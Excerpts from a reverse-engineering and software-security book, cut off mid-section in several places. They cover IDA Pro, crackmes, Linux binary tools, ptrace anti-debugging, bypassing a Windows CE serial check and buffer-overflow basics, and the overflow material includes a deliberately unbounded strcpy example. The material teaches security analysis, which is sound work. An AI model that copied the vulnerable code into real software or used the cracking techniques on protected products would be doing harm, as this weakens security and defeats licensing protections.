A disassembler attempts to dissect a binary executable into human-readable assembly language. The disassembler software reads the raw byte stream output from the processor and parses it into groups of instructions. These instructions are then translated into assembly language instructions. The disassembler makes a best guess at the assembly language code, often with variable results. Nevertheless, it is the most essential tool for a software cracker.

A popular disassembler, and one that is the tool of choice for many expert reverse engineers, is IDA Pro. IDA (<http://www.datarescue.com>) is a multiprocessor, multioperating-system, interactive disassembler. It has won numerous accolades, not the least being chosen as the official disassembler of the +HCU in 1997.

IDA treats an executable file as a structured object that has been created from a database representing the source code. In other words, it attempts to re-create viable source code (as opposed to W32DASM, which only displays the code it thinks is important).

One of the most powerful features of IDA is the use of FLIRT signatures. FLIRT stands for Fast Library Identification and Recognition Technology. This means that IDA uses a proprietary algorithm to attempt to recognize compiler-specific library functions.

Mastering IDA takes considerable time and effort. The company admits in the user's manual that IDA is difficult to understand. However, once you have mastered IDA, you'll probably prefer it to the combination of W32DASM + SoftICE (discussed next). This section walks you through a few basic IDA configuration and manipulation steps.

A configuration file controls IDA's preferences. Search your Program Files directory for the IDA folder and use a text editor to open Ida.cfg (the configuration file). The configuration file is read two times. The first pass is performed as soon as IDA is loaded, while the second pass is performed when IDA determines the processor type. All processor-specific tuning is located in the second part of the config file.

IDA allows you to choose the default processor at program startup. As you can see in [Example 2-1](#), the developers

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

2.3 Reverse Engineering Examples

Before beginning your practical journey, there is one final issue to note. Similar to software debugging, reverse engineering by definition goes in reverse. In other words, you must be able to think backward. Zen meditation skills will serve you better than many years of formal programming education. If you are good at solving verbal brain-teaser riddles on long trips with friends, you will probably be good at RCE. In fact, master reversers like +Fravia recommend cracking while intoxicated with a mixture of strong alcoholic beverages. While for health reasons we cannot recommend this method, you may find that a relaxing cup of hot tea unwinds your mind and allows you to think in reverse. The following segments walk you through live examples of Windows reverse engineering.



Since it is illegal to defeat protections on copyrighted works, reverse engineers now program their own protection schemes for teaching purposes. Thus, *crackmes* are small programs that contain the heart of the protection scheme and little else.

2.3.1 Example 1: A Sample Crackme

Example 1 is Muad'Dib's Crackme #1.



The sample binaries (crackmes) used in this chapter may be downloaded from our web site at <http://www.securitywarrior.com>.

This is a simple program, with a twist. The program's only function is to keep you from closing it. For example, when you run the program you will see an Exit button. However, pressing the Exit button does not work (on purpose). Instead, it presents you with a nag screen that says, "Your job is to make me work as an exit button" (Figure 2-12).

Figure 2-12. Solving Muad'Dib's crackme



Thus, the crackme emulates shareware or software that has features removed or restricted to the user (i.e., crippleware). Your job is to enable the program in order to make it fully functional. Fortunately, the program itself gives you a great clue. By searching the disassembled program for the following string:

"Your job is to make me work as an exit button"

you will probably be able to trace back to find the jump in the program that leads to functionality—i.e., a working Exit button.

Once you have installed IDA Pro, open your target (in our case, Muad'Dib's Crackme #1) and wait for it to disassemble. You will be looking at the bare, naked ASM. Go straight for the protection by searching the convenient

 PREV

[< Day](#) [Day Up >](#)

NEXT 

2.4 References

The example crackmes from this chapter are at <http://www.securitywarrior.com>. Due to their controversial nature, some of the references in this book have volatile URLs. Whenever possible, we list the updated links at <http://www.securitywarrior.com>.

- Windows Internet Security: Protecting Your Critical Data, by Seth Fogie and Cyrus Peikari. Prentice Hall, 2001.
- ".NET Server Security: Architecture and Policy Vulnerabilities." Paper presented at Defcon 10, August 2002.
- "PE header Format." Iczelion's Win32 Assembly Homepage. (<http://win32asm.cjb.net>)
- "Mankind comes into the Ice Age." Mammon_ 's Tales to his Grandson.
- "An IDA Primer." Mammon_ 's Tales to Fravia's Grandson.
- SoftICE breakpoints. (<http://www.anticrack.de>)
- "WoRKiNG WiTH UCF's ProcDump32," by Hades.
- Win32 Assembly Tutorial. Copyright 2000 by Exagone. (<http://exagone.cjb.net>)
- SubSeven official site. (<http://www.subseven.ws>)
- "Reversing a Trojan: Part I," by the Defiler. Published by +Tsehp.
- Muad'dib's Crackme, published by +Tsehp.

[PREV](#)[< Day Day Up >](#)[NEXT](#)

Chapter 3. Linux Reverse Engineering

This chapter is concerned with reverse engineering in the Linux environment, a topic that is still sparsely covered despite years of attention from security consultants, software crackers, programmers writing device drivers or Windows interoperability software. The question naturally arises: why would anyone be interested in reverse engineering on Linux, an operating system in which the applications that are not open source are usually available for no charge? The reason is worth noting: in the case of Linux, reverse engineering is geared toward "real" reverse engineering—such as understanding hardware ioctl() interfaces, proprietary network protocols, or potentially hostile foreign binaries—rather than toward the theft of algorithms or bypassing copy protections.

As mentioned in the previous chapter, the legality of software reverse engineering is an issue. While actually illegal in some countries, reverse engineering is for the most part a violation of a software license or contract; that is, it becomes criminal only when the reverse engineer is violating copyright by copying or redistributing copy-protected software. In the United States, the (hopefully temporary) DMCA makes it illegal to circumvent a copy protection mechanism; this means the actual reverse engineering process is legal, as long as protection mechanisms are not disabled. Of course, as shown in the grossly mishandled Sklyarov incident, the feds will go to absurd lengths to prosecute alleged DMCA violations, thereby driving home the lesson that if one is engaged in reverse engineering a copy-protected piece of software, one should not publish the matter. Oddly enough, all of the DMCA cases brought to court have been at the urging of commercial companies...reverse engineering Trojaned binaries, exploits, and viruses seems to be safe for the moment.

This material is not intended to be a magic "Reverse Engineering How-To." In order to properly analyze a binary, you need a broad background in computers, covering not only assembly language but high-level language design and programming, operating system design, CPU architecture, network protocols, compiler design, executable file formats, code optimization—in short, it takes a great deal of experience to know what you're looking at in the disassembly of some random compiled binary. Little of that experience can be provided here; instead, the standard Linux tools and their usage are discussed, as well their shortcomings. The final half of the chapter is mostly source code demonstrating how to write new tools for Linux.

The information in this chapter may be helpful to software engineers, kernel-mode programmers, security types, and of course reverse engineers and software crackers, who know most of this stuff already. The focus is on building upon or replacing existing tools; everything covered will be available on a standard Linux system containing the usual development tools (gcc, gdb, perl, binutils), although the ptrace section does reference the kernel source at some points.

The reader should have some reasonable experience with programming (shell, Perl, C, and Intel x86 assembler are recommended), a more than passing familiarity with Linux, and an awareness at the very least of what a hex editor is and what it is for.

[PREV](#)[< Day Day Up >](#)[NEXT](#)

 PREV

[< Day](#) [Day Up >](#)

NEXT 

3.1 Basic Tools and Techniques

One of the wonderful things about Unix in general and Linux in particular is that the operating system ships with a number of powerful utilities that can be used for programming or reverse engineering (of course, some commercial Unixes still try to enforce "licensing" of so-called developer tools—an odd choice of phrase since "developers" tend to use Windows and "coders" tend to use Unix—but packages such as the GNU development tools are available for free on virtually every Unix platform extant). A virtual cornucopia of additional tools can be found online (see [Section 3.5](#) at the end of the chapter), many of which are under continual development.

The tools presented here are restricted to the GNU packages and utilities available in most Linux distributions: nm, gdb, lsof, ltrace, objdump, od, and hexdump. Other tools that have become fairly widely used in the security and reverse engineering fields—dasm, elfdump, hte, ald, IDA, and IDA_Pro—are not discussed, though the reader is encouraged to experiment with them.

One tool whose omission would at first appear to be a matter of great neglect is the humble hex editor. There are many of these available for Linux/Unix. biew is the best; hexedit is supplied with just about every major Linux distribution. Of course, as all true Unixers know in their hearts, you need no hex editor when you're in bed with od and dd.

3.1.1 Overview of the Target

The first tool that should be run on a prospective target is nm, the system utility for listing symbols in a binary. There are quite a few options to nm; the more useful are -C (demangle), -D (dynamic symbols), -g (global/external symbols), -u (only undefined symbols), --defined-only (only defined symbols), and -a (all symbols, including debugger hints).

There are notions of symbol type, scope, and definition in the nm listing. Type specifies the section where the symbol is located and usually has one of the following values:

B

Uninitialized data (.bss)

D

Initialized data (.data)

N

Debug symbol

R

Read-only data (.rodata)

T

Text section/code (.text)

U

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

3.2 A Good Disassembly

The output of objdump leaves a little to be desired. In addition to being a "dumb" or sequential disassembler, it provides very little information that can be used to understand the target. For this reason, a great deal of post-disassembly work must be performed in order to make a disassembly useful.

3.2.1 Identifying Functions

As a disassembler, objdump does not attempt to identify functions in the target; it merely creates code labels for symbols found in the ELF header. While it may at first seem appropriate to generate a function for every address that is called, this process has many shortcomings; for example, it fails to identify functions only called via pointers or to detect a "call 0x0" as a function.

On the Intel platform, functions or subroutines compiled from a high-level language usually have the following form:

```
55      push  ebp  
89 E5    movl  %esp, %ebp  
83 EC ??    subl  ??, %esp  
...  
89 EC    movl  %ebp, %esp      ; could also be C9 leave  
C3      ret
```

The series of instructions at the beginning and end of a function are called the function prologue and epilogue; they are responsible for creating a stack frame in which the function will execute, and are generated by the compiler in accordance with the calling convention of the programming language. Functions can be identified by searching for function prologues within the disassembled target; in addition, an arbitrary series of bytes could be considered code if it contains instances of the 55 89 E5 83 EC byte series.

3.2.2 Intermediate Code Generation

Performing automatic analysis on a disassembled listing can be quite tedious. It is much more convenient to do what more sophisticated disassemblers do: translate each instruction to an intermediate or internal representation and perform all analyses on that representation, converting back to assembly language (or to a higher-level language) before output.

This intermediate representation is often referred to as intermediate code; it can consist of a compiler language such as the GNU RTL, an assembly language for an idealized (usually RISC) machine, or simply a structure that stores additional information about the instruction.

The following Perl script generates an intermediate representation of objdump output and a hex dump; instructions are stored in lines marked "INSN", section definitions are stored in lines marked "SEC", and the hexdump is stored in lines marked "DATA".

```
#-----  
#!/usr/bin/perl  
  
# int_code.pl : Intermediate code generation based on objdump output  
  
# Output Format:  
  
# Code:  
  
# INSN|address|name|size|hex|mnemonic|type|src|stype|dest|dtype|aux|atype  
  
# Data:
```

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

3.3 Problem Areas

So far, the reverse engineering process that has been presented is an idealized one; all tools are assumed to work correctly on all targets, and the resulting disassembly is assumed to be accurate.

In most real-world reverse engineering cases, however, this is not the case. The tools may not process the target at all, or may provide an inaccurate disassembly of the underlying machine code. The target may contain hostile code, be encrypted or compressed, or simply have been compiled using nonstandard tools.

The purpose of this section is to introduce a few of the common difficulties encountered when using these tools. It's not an exhaustive survey of protection techniques, nor does it pretend to provide reasonable solutions in all cases; what follows should be considered background for the next section of this chapter, which discusses the writing of new tools to compensate for the problems the current tools cannot cope with.

3.3.1 Antidebugging

The prevalence of open source software on Linux has hampered the development of debuggers and other binary analysis tools; the developers of debuggers still rely on ptrace, a kernel-level debugging facility that is intended for working with "friendly" programs. As has been more than adequately shown (see [Section 3.5](#) for more information), ptrace cannot be relied on for dealing with foreign or hostile binaries.

The following simple—and by now, quite common—program locks up when being debugged by a ptrace-based debugger:

```
#include <sys/ptrace.h>

#include <stdio.h>

int main( int argc, char **argv ) {

    if ( ptrace(PTRACE_TRACEME, 0, NULL, NULL) < 0 ) {

        /* we are being debugged */

        while (1) ;

    }

    printf("Success: PTRACE_TRACEME works\n");

    return(0);

}
```

On applications that tend to be less obvious about their approach, the call to ptrace will be replaced with an int 80 system call:

```
asm("\t xorl %ebx, %ebx      \n"      /* PTRACE_TRACEME = 0 */

"\t movl $26, %ea      \n"      /* from /usr/include/asmunistd.h */

"\t int 80          \n"      /* system call trap */

);
```

These work because ptrace checks the task struct of the caller and returns -1 if the caller is currently being ptrace'd by another process. The check is very simple, but is done in kernel land:

```
/* from /usr/src/linux/arch/i386/kernel/ptrace.c */

if (request == PTRACE_TRACEME) {

    /* are we already being traced? */
```

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

3.4 Writing New Tools

As seen in the previous section, the current tools based on binutils and ptrace leave a lot to be desired. While there are currently tools in development that compensate for these shortcomings, the general nature of this book and the volatile state of many of the projects precludes mentioning them here. Instead, what follows is a discussion of the facilities available for writing new tools to manipulate binary files.

The last half of this chapter contains a great deal of example source code. The reader is assumed to be familiar with C as well as with the general operation of binary tools such as linkers, debuggers, and disassemblers. This section begins with a discussion of parsing the ELF file header, followed by an introduction to writing programs using ptrace(2) and a brief look at the GNU BFD library. It ends with a discussion of using GNU libopcodes to create a disassembler.

3.4.1 The ELF File Format

The standard binary format for Linux and Unix executables is the Executable and Linkable Format (ELF). Documentation for the ELF format is easily obtainable; Intel provides PDF documentation at no charge as part of its Tool Interface Standards series (see [Section 3.5](#) at the end of this chapter for more information).

Typical file types in ELF include binary executables, shared libraries, and the object or ".o" files produced during compilation. Static libraries, or ".a" files, consist of a collection of ELF object files linked by AR archive structures.

An ELF file is easily identified by examining the first four bytes of the file; they must be \177ELF, or 7F 45 4C 46 in hexadecimal. This four-byte signature is the start of the ELF file header, which is defined in /usr/include/elf.h:

```
typedef struct {                                     /* ELF File Header */
    unsigned char   e_ident[16];                   /* Magic number */
    Elf32_Half     e_type;                        /* Object file type */
    Elf32_Half     e_machine;                     /* Architecture */
    Elf32_Word     e_version;                     /* Object file version */
    Elf32_Addr    e_entry;                        /* Entry point virtual addr */
    Elf32_Off      e_phoff;                        /* Prog hdr tbl file offset */
    Elf32_Off      e_shoff;                        /* Sect hdr tbl file offset */
    Elf32_Word     e_flags;                        /* Processor-specific flags */
    Elf32_Half     e_ehsize;                       /* ELF header size in bytes */
    Elf32_Half     e_phentsize;                    /* Prog hdr tbl entry size */
    Elf32_Half     e_phnum;                        /* Prog hdr tbl entry count */
    Elf32_Half     e_shentsize;                    /* Sect hdr tbl entry size */
    Elf32_Half     e_shnum;                        /* Sect hdr tbl entry count */
    Elf32_Half     e_shstrndx;                     /* Sect hdr string tbl idx */

} Elf32_Ehdr;
```

Following the ELF header are a table of section headers and a table of program headers; the section headers represent information of interest to a compiler tool suite, while program headers represent everything that is needed to link and load the program at runtime. The difference between the two header tables is the cause of much confusion, as both sets of headers refer to the same code or data in the program.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

3.5 References

- Linux on the Half-ELF." Mammon '_s Tales to his Grandson:
-
- Packet Storm: Linux reverse-engineering tools. (<http://packetstormsecurity.org/linux/reverse-engineering/>)
-
- Sourceforge: open source development projects. (<http://www.sourceforge.net>)
-
- Freshmeat: Linux and open source software. (<http://www.freshmeat.net>)
-
- Debugging with GDB. (http://www.gnu.org/manual/gdb-5.1.1/html_chapter/gdb_toc.html)
-
- GDB Quick Reference Card. (<http://www.refcards.com/about/gdb.html>)
-
- Linux Assembly. (<http://linuxassembly.org>)
-
- Silvio Cesare: Coding. (<http://www.big.net.au/~silvio/coding/>)
-
- Hooking Interrupt and Exception Handlers in Linux. (http://www.eccentrix.com/members/mammon/Text/linux_hooker.txt)
-
- Muppet Labs: ELF Kickers. (<http://www.muppetlabs.com/~breadbox/software/elfkickers.html>)
-
- Tools and Interface Standards: The Executable Linkable Format. (<http://developer.intel.com/vtune/tis.htm>)
-
- LIB BFD, the Binary File Descriptor Library. (http://www.gnu.org/manual/bfd-2.9.1/html_chapter/bfd_toc.html)
-
- Intel Architecture Software Developer's Manual, Volume 2: Instruction Set. (<http://www.intel.com/design/pentiumii/manuals/> and <http://www.intel.com/design/litcentr/index.htm>)

[PREV](#)[< Day Day Up >](#)[NEXT](#)

Chapter 4. Windows CE Reverse Engineering

In the previous chapters, we covered reverse engineering on traditional platforms such as Win32 and Linux. However, what about the little guys? Can you reverse engineer software on embedded operating systems? Why would you want to?

Many embedded operating systems are stripped-down microversions of their big brothers. An embedded operating system brings the power of a complete OS to small devices such as mobile phones or watches, which suffer from severely restricted processing and memory resources. However, as embedded devices continue to increase in sophistication, their vulnerability to attack increases as well. Already the first computer viruses have hit embedded platforms, as we describe in [Chapter 17](#). Corporate spyware will likely follow soon. With hundreds of millions of "smart" consumer appliances on the horizon, the potential for abuse keeps increasing.

Embedded RCE is still in its infancy. In this chapter, we introduce embedded OS architecture and how to crack the applications that run on it. For our example, we have chosen Windows CE, which powers many Windows Mobile OS flavors such as PocketPC and Smartphone. Windows CE is a semi-open, scalable, 32-bit, true-multitasking operating system that has been designed to run with maximum power on minimum resources. This OS is actually a miniature version of Windows 2000/XP that can run on appliances as small as a watch.

Why have we chosen Windows CE for our reverse engineering research, instead of friendly, open source, and free embedded Linux? For better or worse, CE is set to become one of the most prevalent operating systems of all time, thanks to aggressive marketing tactics by Microsoft. In addition, because of their closed nature, Windows platforms usually see the majority of viruses and unethical corporate spyware. Thus, the need to reverse engineer embedded Windows applications is more pressing. Download the free eMbedded Visual Tools (MVT) package from Microsoft.com and get cracking—literally.

[PREV](#)[< Day Day Up >](#)[NEXT](#)

 PREV

[< Day](#) [Day Up >](#)

NEXT 

4.1 Windows CE Architecture

Windows CE is the basis of all Windows Mobile PocketPC and Smartphone devices. In addition, using the CE Platform Builder, any programmer can create her own miniature operating system based on Windows CE. Consequently, CE is starting to control a vast array of consumer devices, ranging from toasters to exercise bicycles. Because of its growing prevalence, if you want to become proficient at reverse engineering applications on mobile devices it is important to understand the basics of how this operating system works. This segment briefly covers the Windows CE architecture, with a deeper look at topics important to understand when reversing.

4.1.1 Processors

In the world of miniature gadgets, physics is often the rate-limiting step. For example, the intense heat generated by high-speed processors in notebook PCs has been shown to be hot enough to fry eggs. In fact, News.com reported that one unfortunate man inadvertently burned his genitals with a laptop computer (http://www.news.com.au/common/story_page/0.4057,5537960%255E1702,00.html)!

Windows CE devices are likewise limited in their choice of processors. The following is a list of processors supported by Windows CE:

ARM

Supported processors include ARM720T, ARM920T, ARM1020T, StrongARM, and XScale. ARM-based processors are by far the most common choice of CE devices at the time of this writing.

MIPS

Supported processors include MIPS II/32 w/FP, MIPS II/32 w/o FP, MIPS16, MIPS IV/64 w/FP, and MIPS IV/64 w/o FP.

SHx

Supported processors include SH-3, SH-3 DSP, and SH-4.

x86

Supported processors include 486, 586, Geode, and Pentium I/II/III/IV.

If heat dissipation is a serious issue, the best choice is one of the non-x86 processors that uses a reduced level of power. The reduction in power consumption reduces the amount of heat created during processor operation, but it also limits the processor speed.

4.1.2 Kernel, Processes, and Threads

The kernel is the key component of a Windows CE OS. It handles all the core functions of the OS, such as processes, threads, and memory management. It also handles scheduling and interrupts. However, it is important to understand that Windows CE uses parts from its big brother—i.e., desktop Windows software. This means its threading, processing, and virtual memory models are similar to those of traditional Windows platforms.

While CE has a lot in common with traditional Windows, there are several items that distinguish it. These differences center on the use of memory and the simple fact that there is no hard drive (as discussed in the next section). In addition, dynamic link libraries (DLLs) in Windows CE are not implemented as they are in other Windows operating systems. Instead, they are used in such a way as to maximize the available memory. Integrating them into the core

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

4.2 CE Reverse Engineering Fundamentals

To review: when a developer writes a program, he typically uses one of several languages. These include Visual Basic, C++, Java, or any one of the other, lesser-used languages. The choice of language depends on several factors; the most common are space and speed considerations. In the infamously bloated Windows environment, Visual Basic is arguably the king. This is because the hardware required to run Windows is usually more than enough to run any Visual Basic application. However, if a programmer needs a higher level of speed and power, he will probably select C++.

While these upper-level languages make programming easier by providing a large selection of Application Program Interfaces (APIs) and commands that are easy to understand, there are many occasions in which a programmer must create a program that can fit in a small amount of memory and operate quickly. To meet this goal, she may choose to use assembler, thus controlling the hardware of the computer directly. However, programming in assembler is tedious and must be done within an explicit set of rules.

Since every processor type uses its own set of assembler instructions, focus on one device (i.e., one processor type) and become fluent in the operation codes (opcodes), instruction sets, processor design, and methods by which the processor uses internal memory to read and write to RAM. Only after you master the basics of the processor operation can you start to reverse engineer a program. Fortunately, most processors operate similarly, with slight variations in syntax and use of internal processor memory.

Since our target in this chapter is the ARM processor used by PDAs, we provide some of the basic information you need to know, or at least to be familiar with, before attempting to study a program meant to run on this type of processor. The rest of this section describes the ARM processor, its major opcodes and their hex equivalents, and how its memory is used. If you do not understand this information, you may have some difficulty with the rest of this chapter.

4.2.1 The ARM Processor

The Advanced RISC Microprocessor (ARM) is a low-power, 32-bit microprocessor based on the Reduced Instruction Set Computer (RISC) principles. ARM is generally used in small devices that have a limited power source and a low threshold for heat, such as PDAs, telecommunication devices, and other miniature devices that require a relatively high level of computing power.

There are a total of 37 registers within this processor that hold values used in the execution of code. Six of these registers are used to store status values needed to hold the results of comparison and mathematical operations, among others. This leaves 31 registers to the use of the program, of which a maximum of 16 are generally available to the programmer. Of these 16, register 15 (R15) is used to hold the Program Counter (PC), which is used by the processor to keep track of where in the program it is currently executing. R14 is also used by the processor, as a subroutine link register (Lr), which is used to temporarily hold the value of R15 when a Branch and Link (BL) instruction is executed. Finally, R13, known as the Stack Pointer (Sp), is used by the processor to hold the memory address of the stack, which contains all the values about to be used by the processor in its execution.

In addition to these first 16 registers, some debuggers allow the programmer to monitor the last 4 registers (28-31), which are used to hold the results of arithmetic and logical operations performed by the processor (e.g., addition, subtraction, comparisons). Here's a list of the registers and their purposes. They are listed in descending order because the processor bits are read from high to low.

R31

Negative/less than

R30

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

4.3 Practical CE Reverse Engineering

For this section, you will need to use the tools described in previous chapters, including hex editors and disassemblers. We start by creating a simple "Hello World!" application, and we then use this program to demonstrate several cracking methods. After this discussion, we offer a hands-on tutorial that allows you to walk through real-life examples of how reverse engineering can be used to get to the heart of a program.


4.3.1 Hello, World!

When learning a programming language, the first thing most people do is to create the famous "Hello, World" application. This program is simple, but it helps to get a new programmer familiar with the syntax structure, compiling steps, and general layout of the tool used to create the program. In fact, Microsoft's eMbedded Visual C++ goes so far as to provide its users with a wizard that creates a basic "Hello World" application with the click of a few buttons. The following are the required steps:

1. Open Microsoft eMbedded Visual C++.
2. Click File → New.
3. Select the Projects tab.
- 4.

In the "Project Name:" field, type "test", as illustrated in [Figure 4-2](#). Select WCE Application on the left.

Figure 4-2. WCE application creation window



 By default, all compiled executables will be created in the C:\Program Files\Microsoft eMbedded Tools\Common\EVC\MyProjects\ directory.

- 5.

Click OK.

- 6.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

4.4 Reverse Engineering serial.exe

Now that you've had a simple introduction to RCE on Windows CE, the next section provides a legal and hands-on tutorial of how to bypass serial protection. We describe multiple methods of circumvention of the protection scheme, which shows there's more than one "right" way to do it. We use the previous discussion as a foundation.


4.4.1 Overview

For our example, we use our own program, called serial.exe. This program was written in Visual C++ to provide you with a real working product on which to test and practice your newly acquired knowledge. Our program simulates a simple serial number check that imitates those of many professional programs. You will see firsthand how a cracker can reverse engineer a program to allow any serial number, regardless of length or value. To obtain this embedded crackme, please download serial.exe from <http://www.securitywarrior.com>.

4.4.1.1 Loading the target

You must first load the target file into a disassembler from the local computer, using the steps we covered earlier. In this case, we are targeting a file called serial.exe, written solely for this example ([Figure 4-13](#)).

Figure 4-13. serial.exe



Once the program is open, drill down to a point in the program where you can monitor what is happening. As previously discussed, there are several function calls that flag an event worth inspection. For example, using the Names window, we can locate a wcscmp call, which is probably used to validate the entered serial number with the corrected serial number. Using this functions XREF, we can easily locate the chunk of code illustrated in [Figure 4-13](#).

Since serial.exe is a relatively simple program, all the code we need to review and play with is located within a few lines. They are as follows:

```

.text:00011224      MOV    R4, R0
.text:00011228      ADD    R0, SP, #0xC
.text:0001122C      BL    CString::CString(void)
.text:00011230      ADD    R0, SP, #8
.text:00011234      BL    CString::CString(void)
.text:00011238      ADD    R0, SP, #4
.text:0001123C      BL    CString::CString(void)
.text:00011240      ADD    R0, SP, #0x10

```

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

< Day Day Up >

NEXT 

4.5 References

- An extensive library of CE reversing tutorials. (<http://www.ka0s.net>)
- Useful information on the ARM processor. (<http://www.arm.com>)
- Background for learning ASM. (<http://www.heyrick.co.uk/assembler/>)
- Download useful tools such as the MVT (<http://www.microsoft.com/windows/embedded/default.asp>)
- Detailed information on the CE kernel. (http://msdn.microsoft.com/library/en-us/wcekern/htm/_wcesdk_kernel_services.asp)
- "Embedded reverse engineering," by Seth Fogie, Airscanner Corp. Paper presented at Defcon 11, August 2003.

 PREV

< Day Day Up >

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

Chapter 5. Overflow Attacks

Attacking applications is a core technique for vulnerability researchers. Test engineers can spare a company from needless expense and public embarrassment by finding early exploitation points in the company's software. This chapter reviews a variety of application attack techniques, including buffer overflows and heap overflows. It also builds on the reverse engineering knowledge gained from the previous chapters.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

5.1 Buffer Overflows

To exploit an overflow, you need a thorough knowledge of assembly language, C++, and the operating system you wish to attack. This chapter describes buffer overflows, traces their evolution, and even walks you through a live sample.

A buffer overflow attack deliberately enters more data than a program was written to handle. The extra data overflows the region of memory set aside to accept it, thus overwriting another region of memory that was meant to hold some of the program's instructions. In the ideal version of this attack, the overflow values introduced become new instructions that give the attacker control of the target processor.

Buffer overflow attacks are not a new phenomenon. For example, the original Morris worm in 1988 used a buffer overflow. In fact, the issue of buffer overflow risks to computer systems has been recognized since the 1960s.

5.1.1 A Sample Overflow

Buffer overflows result from an inherent weakness in the C++ programming language. The problem (which is inherited from C and likewise found in other languages, such as Fortran) is that C++ does not automatically perform bounds-checking when passing data. To understand this concept, consider the following sample code that illustrates how a C/C++ function returns data to the main program:

```
// lunch.cpp : Overflowing the stomach buffer

#include <stdafx.h>
#include <stdio.h>
#include <string.h>

void bigmac(char *p);

int main(int argc, char *argv[])
{
    bigmac("Could you supersize that please?"); // size > 9 overflows
    return 0;
}

void bigmac(char *p)
{
    char stomach[10]; //limit the size to 10
    strcpy(stomach, p);
    printf(stomach);
}
```

To test this program, you compile it using a C++ compiler. Although the program compiles without errors, when we execute it we get a program crash similar to [Figure 5-1](#).

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

5.2 Understanding Buffers

Buffer overflows are a leading type of security vulnerability. In order to understand how a hacker can use a buffer overflow to infiltrate or crash a computer, you need to understand exactly what a buffer is.




This section provides a basic introduction to buffers; experienced users should skip ahead to [Section 5.3](#).

A computer program consists of code that accesses variables stored in various locations in memory. As a program is executed, each variable is assigned a specific amount of memory, determined by the type of information the variable is expected to hold. For example, a Short Integer only needs a little bit of memory, whereas a Long Integer needs more space in the computer's memory (RAM). There are many different possible types of variables, each with its own predefined memory length. The space set aside in the memory is used to store information that the program needs for its execution. The program stores the value of a variable in this memory space, then pulls the value back out of memory when it's needed. This virtual space is called a buffer.

A good analogy for a buffer is a categorized CD collection. You have probably seen the tall CD towers that hold about 300 CDs. Your computer's memory is similar to a CD holder. The difference is that a computer can have millions of slots that are used to store information, compared to the relatively limited space on a CD rack. Our example CD collection consists of three main categories: Oldies, Classical, and Pop Rock ([Figure 5-2](#)). Logically, we would separate the 300 slots into 3 parts, with 100 slots for each genre of music. The bottom 100 of the CD holder is set aside for Oldies, the middle 100 is for Classical, and the top 100 contains Pop. Each slot is labeled with a number; you know where each type of music begins and ends based on the slot number.

Figure 5-2. A segmented CD rack is similar to a buffer



